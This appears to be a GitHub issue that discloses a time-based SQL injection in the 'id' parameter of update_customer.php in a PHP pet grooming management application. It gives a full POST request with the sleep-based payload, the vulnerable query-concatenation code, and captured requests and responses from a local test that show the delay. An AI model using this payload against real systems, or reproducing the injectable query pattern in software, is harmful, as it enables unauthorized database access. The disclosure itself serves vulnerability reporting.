

zhi-cyber / cve Public[Code](#) [Issues 1](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[New issue](#)

Pet grooming management software -update_customer.php '**id**' SQL inject #1

[Open](#)

zhi-cyber opened 2 weeks ago

[Owner](#) ...

Pet grooming management software - update_customer.php 'id' SQL inject

Exploit Title: Pet grooming management software - update_customer.php 'id' SQL inject

Vendor Homepage: <https://www.sourcecodester.com>

Software Link: <https://www.sourcecodester.com/php/18340/pet-grooming-management-software-download.html>

Version: Pet grooming management software 1.0

Description

The reason for the SQL injection vulnerability is that the website application does not verify the validity of the data submitted by the user to the server (type, length, business parameter validity, etc.), and does not effectively filter the data input by the user with special characters, so that the user's input is directly brought into the database for execution, which exceeds the expected result of the original design of the SQL statement, resulting in a SQL injection vulnerability. Pet grooming management software does not filter the content correctly at the "admin/update_customer.php" id parameter, resulting in the generation of SQL injection.

Payload used:

```
POST /petgrooming_erp/petgrooming_erp/pet_grooming/admin/update_customer.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 22
```




```
Cache-Control: max-age=0
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="101"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/101.0.4951.54 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/petgrooming_erp/petgrooming_erp/pet_grooming/admin/tax.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=k4huplpnst13lnak8h2bujbh18
Connection: close

id=-1"' or sleep(0.5)#
```

Proof of Concept

- 1、Unauthorized access is allowed
- 2、By examining the admin/update_customer.php code, it was discovered that the id parameter was concatenated in the SQL statement



```
php update_customer.php x
1 <?php include('include/head.php');?>
2 <link href="assets/vendor/select2/css/select2.css" rel="stylesheet" />
3 <?php include('include/header.php');?>
4 <?php include('include/sidebar.php');?>
5
6 <?php
7     $sql = "SELECT * FROM tbl_customer where cust_id='".$$_POST['id']."'";
8
9     // print_r($sql);
10    $statement1 = $conn->prepare($sql);
11    $statement1->execute();
12
13
14    while ($customer = $statement1->fetch(PDO::FETCH_ASSOC)) {
15        ?>
16
17
18    <div class="dashboard-wrapper">
```

- 3、SQL injection can only be carried out through delay. Here, the database is delayed by 0.5 for 5 seconds

payload: 1"' or sleep(0.5)#

发送(Send) 取消(Cancel) < > 跟随重定向 目标: http://127.0.0.1 HTTP/1

请求(Request) 美化(Pretty) 原始(Raw) 16进制(Hex) 没有匹配

```

1 POST
2 /petgrooming_erp/petgrooming_erp/pet_grooming/admin/update_custom
  er.php HTTP/1.1
3 Host: 127.0.0.1
4 Content-Length: 22
5 Cache-Control: max-age=0
6 sec-ch-ua: "(Not[A:Brand];v=?", "Chromium";v="101"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54
  Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.6
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  http://127.0.0.1/petgrooming_erp/petgrooming_erp/pet_grooming/adm
  in/tax.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Cookie: PHPSESSID
22 Connection: close
23 id=-1" or sleep(0.5)#

```

响应(Respons) 美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 没有匹配

```

1 HTTP/1.1 302 Found
2 Date: Tue, 14 Apr 2026 07:02:30 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Set-Cookie: PHPSESSID=2stgpojjr9vmlvcob5burnv5 ; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 location: ../
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 23959
13
14
15
16 <!doctype html>
17 <html lang="en">
18
19 <head>
20 <!-- Required meta tags -->
21 <meta charset="utf-8">
22 <meta name="viewport" content="width=device-width,
  initial-scale=1, shrink-to-fit=no">
23 <!-- Bootstrap CSS -->
24 <link rel="icon" type="image/x-icon" href="
  ../assets/uploadImage/Logo/favicon_pet.png">
25 <link rel="stylesheet" href="
  assets/vendor/bootstrap/css/bootstrap.min.css">
26 <link href="assets/vendor/fonts/circular-std/style.css" rel="
  stylesheet">
27 <link rel="stylesheet" href="assets/libs/css/style.css">
28 <link rel="stylesheet" href="
  assets/vendor/fonts/fontawesome/css/fontawesome-all.css">
29 <link rel="stylesheet" href="
  assets/vendor/charts/chartist-bundle/chartist.css">
30 <link rel="stylesheet" href="
  assets/vendor/charts/morris-bundle/morris.css">
31 <link rel="stylesheet" href="
  assets/vendor/fonts/material-design-iconic-font/css/material
  designicons.min.css">
32 <link rel="stylesheet" href="

```

Inspector: Request Attributes (2), Request Query Parameters (0), Request Body Parameters (1), Request Cookies (0), 请求头(Request Headers) (20), Response Headers (11)

完成 24,365 bytes | 6,158 millis

发送(Send) 取消(Cancel) < > 跟随重定向 目标: http://127.0.0.1 HTTP/1

请求(Request) 美化(Pretty) 原始(Raw) 16进制(Hex) 没有匹配

```

1 POST
2 /petgrooming_erp/petgrooming_erp/pet_grooming/admin/update_custom
  er.php HTTP/1.1
3 Host: 127.0.0.1
4 Content-Length: 22
5 Cache-Control: max-age=0
6 sec-ch-ua: "(Not[A:Brand];v=?", "Chromium";v="101"
7 sec-ch-ua-mobile: ?0
8 sec-ch-ua-platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: http://127.0.0.1
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/101.0.4951.54
  Safari/537.36
13 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.6
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer:
  http://127.0.0.1/petgrooming_erp/petgrooming_erp/pet_grooming/adm
  in/tax.php
19 Accept-Encoding: gzip, deflate
20 Accept-Language: zh-CN,zh;q=0.9
21 Cookie: PHPSESSID
22 Connection: close
23 id=-1" or sleep(0.3)#

```

响应(Respons) 美化(Pretty) 原始(Raw) 16进制(Hex) 响应内容(Render) 没有匹配

```

1 HTTP/1.1 302 Found
2 Date: Tue, 14 Apr 2026 07:04:05 GMT
3 Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
4 X-Powered-By: PHP/8.2.12
5 Set-Cookie: PHPSESSID=nlrksbk4dga6uatdjbqf2hu7 ; path=/
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 location: ../
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 23959
13
14
15
16 <!doctype html>
17 <html lang="en">
18
19 <head>
20 <!-- Required meta tags -->
21 <meta charset="utf-8">
22 <meta name="viewport" content="width=device-width,
  initial-scale=1, shrink-to-fit=no">
23 <!-- Bootstrap CSS -->
24 <link rel="icon" type="image/x-icon" href="
  ../assets/uploadImage/Logo/favicon_pet.png">
25 <link rel="stylesheet" href="
  assets/vendor/bootstrap/css/bootstrap.min.css">
26 <link href="assets/vendor/fonts/circular-std/style.css" rel="
  stylesheet">
27 <link rel="stylesheet" href="assets/libs/css/style.css">
28 <link rel="stylesheet" href="
  assets/vendor/fonts/fontawesome/css/fontawesome-all.css">
29 <link rel="stylesheet" href="
  assets/vendor/charts/chartist-bundle/chartist.css">
30 <link rel="stylesheet" href="
  assets/vendor/charts/morris-bundle/morris.css">
31 <link rel="stylesheet" href="
  assets/vendor/fonts/material-design-iconic-font/css/material
  designicons.min.css">
32 <link rel="stylesheet" href="

```

Inspector: Request Attributes (2), Request Query Parameters (0), Request Body Parameters (1), Request Cookies (0), 请求头(Request Headers) (20), Response Headers (11)

完成 24,365 bytes | 3,801 millis

Sign up for free to join this conversation on GitHub. Already have an account? Sign in to comment

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants

